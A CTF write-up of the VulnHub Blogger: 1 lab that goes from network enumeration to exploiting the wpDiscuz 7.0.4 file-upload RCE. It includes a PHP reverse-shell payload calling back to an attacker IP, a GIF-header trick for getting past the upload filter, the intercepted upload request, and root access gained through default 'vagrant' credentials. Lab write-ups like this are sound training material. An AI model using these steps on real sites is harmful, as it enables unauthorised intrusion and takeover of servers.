CTF-Writeup: Blogger: 1

The following is a writeup for the Blogger: 1 machine from VulnHub. It is a machine aimed at beginners and anyone interested in exploiting web applications. I had a lot of fun doing this, hope you will too.

1. Discovering the Target IP

First, I performed an ARP scan before running the new VM:

```
└─$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:1e:36:4a, IPv4: 192.168.100.7
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.100.1   52:54:00:12:35:00       QEMU
192.168.100.2   52:54:00:12:35:00       QEMU
192.168.100.3   08:00:27:ca:5f:d4       PCS Systemtechnik GmbH

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.120 seconds (120.75 hosts/sec). 3 responded
```

I then started the VM, and re-ran the ARP scan and identified the target IP in my case as '192.168.100.20':

```
┌──(kali㉿kali)-[~/Documents/blogger]
└─$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:1e:36:4a, IPv4: 192.168.100.7
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.100.1   52:54:00:12:35:00       QEMU
192.168.100.2   52:54:00:12:35:00       QEMU
192.168.100.3   08:00:27:e1:9d:c2       PCS Systemtechnik GmbH
192.168.100.20  02:1c:00:a5:06:70       (Unknown: locally administered)
```

2. Enumeration:

First, I conducted an aggressive Nmap scan to identify open ports, service versions, and any common vulnerabilities or weaknesses for which the default scrip scan identifies. Although aggressive scans aren't advisable in real-world scenario due to the amount of noise it generates, they are useful in CTFs for thorough enumeration. Here is the Nmap command that was used:

```
┌──(kali㉿kali)-[~/Documents/blogger]
└─$ sudo nmap -A -p- 192.168.100.20  -oN blogger.txt
```


Scan results:

- Ports: 22 (SSH) and 80 (HTTP)

```
Host is up (0.00085s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 95:1d:82:8f:5e:de:9a:00:a8:07:39:bd:ac:ad:d3:44 (RSA)
|   256 d7:b4:52:a2:c8:fa:b7:0e:d1:a8:d0:70:cd:6b:36:90 (ECDSA)
|_  256 df:f2:4f:77:33:44:d5:93:d7:79:17:45:5a:a1:36:8b (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Blogger | Home
|_http-server-header: Apache/2.4.18 (Ubuntu)
MAC Address: 02:1C:00:A5:06:70 (Unknown)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

3. Exploring Port 80


I started by exploring port 80. Visiting the page, I found a basic website:



To uncover hidden directories and files. I performed a Gobuster scan:

```
┌──(kali㉿kali)-[~/Documents/blogger]
└─$ gobuster dir -w /usr/share/wordlists/dirb/common.txt -u http://192.168.100.20
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://192.168.100.20
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirb/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2024/06/09 08:45:32 Starting gobuster
===============================================================
/.hta (Status: 403)
/.htpasswd (Status: 403)
/.htaccess (Status: 403)
/assets (Status: 301)
/css (Status: 301)
/images (Status: 301)
/index.html (Status: 200)
/js (Status: 301)
/server-status (Status: 403)
===============================================================
2024/06/09 08:45:42 Finished
===============================================================
```

If you navigate to assets → fonts → blogs we are presented with a WordPress page:



4. Enumerating WordPress

To find vulnerabilities, I used WPScan to enumerate WordPress and its plugins:

```
┌──(kali㉿kali)-[~/Documents/blogger]
└─$ wpscan --url http://blogger.thm/assets/fonts/blog/
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.25
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________
```

This didn't initially reveal much, so I focused on the plugins specifically. I discovered two plugins, and luckily, the 'wpdiscuz' plugin was vulnerable to Remote Code Execution (RCE):

```
┌──(kali㉿kali)-[~/Documents/blogger]
└─$ wpscan --url http://blogger.thm/assets/fonts/blog/ --plugins-detection mixed e
```

```
[i] Plugin(s) Identified:

[+] akismet
 | Location: http://blogger.thm/assets/fonts/blog/wp-content/plugins/akismet/
 | Last Updated: 2024-05-31T16:57:00.000Z
 | Readme: http://blogger.thm/assets/fonts/blog/wp-content/plugins/akismet/readme.txt
 | [!] The version is out of date, the latest version is 5.3.2
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://blogger.thm/assets/fonts/blog/wp-content/plugins/akismet/, status: 200
 |
 | Version: 4.0.8 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://blogger.thm/assets/fonts/blog/wp-content/plugins/akismet/readme.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://blogger.thm/assets/fonts/blog/wp-content/plugins/akismet/readme.txt

[+] wpdiscuz
 | Location: http://blogger.thm/assets/fonts/blog/wp-content/plugins/wpdiscuz/
 | Last Updated: 2024-05-08T07:02:00.000Z
 | Readme: http://blogger.thm/assets/fonts/blog/wp-content/plugins/wpdiscuz/readme.txt
 | [!] The version is out of date, the latest version is 7.6.19
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://blogger.thm/assets/fonts/blog/wp-content/plugins/wpdiscuz/, status: 200
 |
 | Version: 7.0.4 (80% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://blogger.thm/assets/fonts/blog/wp-content/plugins/wpdiscuz/readme.txt
```

WordPress Plugin wpDiscuz 7.0.4 - Remote Code Execution (Unauthenticated)

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
49967	2020-24186	FELLIPE OLIVEIRA	WEBAPPS	PHP	2021-06-08

EDB Verified: ✕ | Exploit: ⬇ / {} | Vulnerable App:

5. Exploiting the RCE Vulnerability

The vulnerability allowed for file uploads via the comment section. If you take a look at any post on the assets/fonts/blog/ page, you can find a comment section where we are able to upload an image. The image upload is how we upload the reverse shell payload:

To exploit this, I am simply going to use a php reverse shell located at /usr/share/webshell/php/php-reverse-shell.php. Make sure to modify the payload for your machine:

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.100.7';  // CHANGE THIS
$port = 4444;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

To bypass the file upload restrictions, I added a GIF file header to the payload and saved it as ‘php-reverse-shell.php.png’:

```
GIF89a;
<?php
```


Now open up burp suite and turn on interceptor, then upload the payload as an image:

```
----------------------------208367081520250697111033247883
Content-Disposition: form-data; name="action"

wmuUploadFiles
----------------------------208367081520250697111033247883
Content-Disposition: form-data; name="wmu_nonce"

c64730605c
----------------------------208367081520250697111033247883
Content-Disposition: form-data; name="wmuAttachmentsData"

undefined
----------------------------208367081520250697111033247883
Content-Disposition: form-data; name="wmu_files[0]"; filename="php-reverse-shell.php.png"
Content-Type: image/png

<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  The author accepts no liability
// for damage caused by this tool.  If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
```

Now remove the .png file extension like seen below:

```
----------------------------208367081520250697111033247883
Content-Disposition: form-data; name="wmu_files[0]"; filename="php-reverse-shell.php"
Content-Type: image/png
```

Once you have forwarded the request, make sure to fill out the other fields in the comment form and click post comment. Now, navigate to blogger.thm/assets/fonts/blog/wp-content/uploads/2024/06/name_of_php_shell:



Start a netcat listener on the specified port and click the reverse shell payload:

```
┌──(kali㉿kali)-[~/Documents/blogger]
└─$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.100.7] from (UNKNOWN) [192.168.100.20] 40238
Linux ubuntu-xenial 4.4.0-206-generic #238-Ubuntu SMP Tue Mar 16 07:52:37 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
 13:07:22 up 25 min,  0 users,  load average: 0.00, 0.00, 0.01
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```

Boom! We now have a shell.

6. Finding the Flags

The shell we have received is very limited, so I upgraded to a better shell by entering (unfortunately we can't get a full TTY using a python one liner as it is not installed on the machine):

```
$ script -qc "/bin/bash -i" /dev/null
```

If you navigate to the home directory, you can see a directory for james that contains a flag, unfortunately we don't have permission to view it:

```
www-data@ubuntu-xenial:/home$ ls
ls
james  ubuntu  vagrant
www-data@ubuntu-xenial:/home$ cd james
cd james
www-data@ubuntu-xenial:/home/james$ ls -la
ls -la
total 24
drwxr-xr-x 2 james james 4096 Jan 17  2021 .
drwxr-xr-x 5 root  root  4096 Jan 17  2021 ..
-rw-r--r-- 1 james james  220 Jan 17  2021 .bash_logout
-rw-r--r-- 1 james james 3771 Jan 17  2021 .bashrc
-rw-r--r-- 1 james james  655 Jan 17  2021 .profile
-rw------- 1 james james   29 Apr  2  2021 user.txt
www-data@ubuntu-xenial:/home/james$ cat user.txt
cat user.txt
cat: user.txt: Permission denied
```

After spending some time figuring out how to read the flag, I discovered that vagrant's password is simply 'vagrant', so I logged into his account:

```
www-data@ubuntu-xenial:/home/james$ su vagrant
su vagrant
Password: vagrant
```

7. Privilege Escalation

Now we still can't read the user flag but, if we list what commands vagrant can run as root, we can see that he can run everything as root without a password:

```
sudo -l
Matching Defaults entries for vagrant on ubuntu-xenial:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User vagrant may run the following commands on ubuntu-xenial:
    (ALL) NOPASSWD: ALL
```

Let's quickly get a root shell by entering the following:

```
sudo /bin/bash
root@ubuntu-xenial:/home/james# whoami
whoami
root
```

We can now read the user flag which is base64 encoded text so let's decode it:

```
cat user.txt | base64 -d && echo
flag{Y0u_D!D_17 :)}
```

If you navigate to the root directory, we find the next flag which similarly to the user flag, is encoded using base64:

```
root@ubuntu-xenial:/root# cat root.txt | base64 -d && echo
cat root.txt | base64 -d && echo
Hey There,
Myself Gaurav Raj, Hacker, Programmer & FreeLancer.
This is my first attempt to create a room. Let me know if you liked it.
Any issue or suggestions for me. Ping me at twitter

Twitter: @thehackersbrain
Github: @thehackersbrain
Instagram: @thehackersbrain
Blog: https://thehackersbrain.pythonanywhere.com


Here's Your Flag.
flag{W311_D0n3_Y0u_P3n3tr4t3d_M3 :)}
```

This CTF was a fantastic exercise in basic web application exploitation and privilege escalation. Each step, from enumeration to exploiting the RCE vulnerability and escalating privileges, was a great learning experience. Feel free to reach out if you have any questions or feedback. Happy hacking!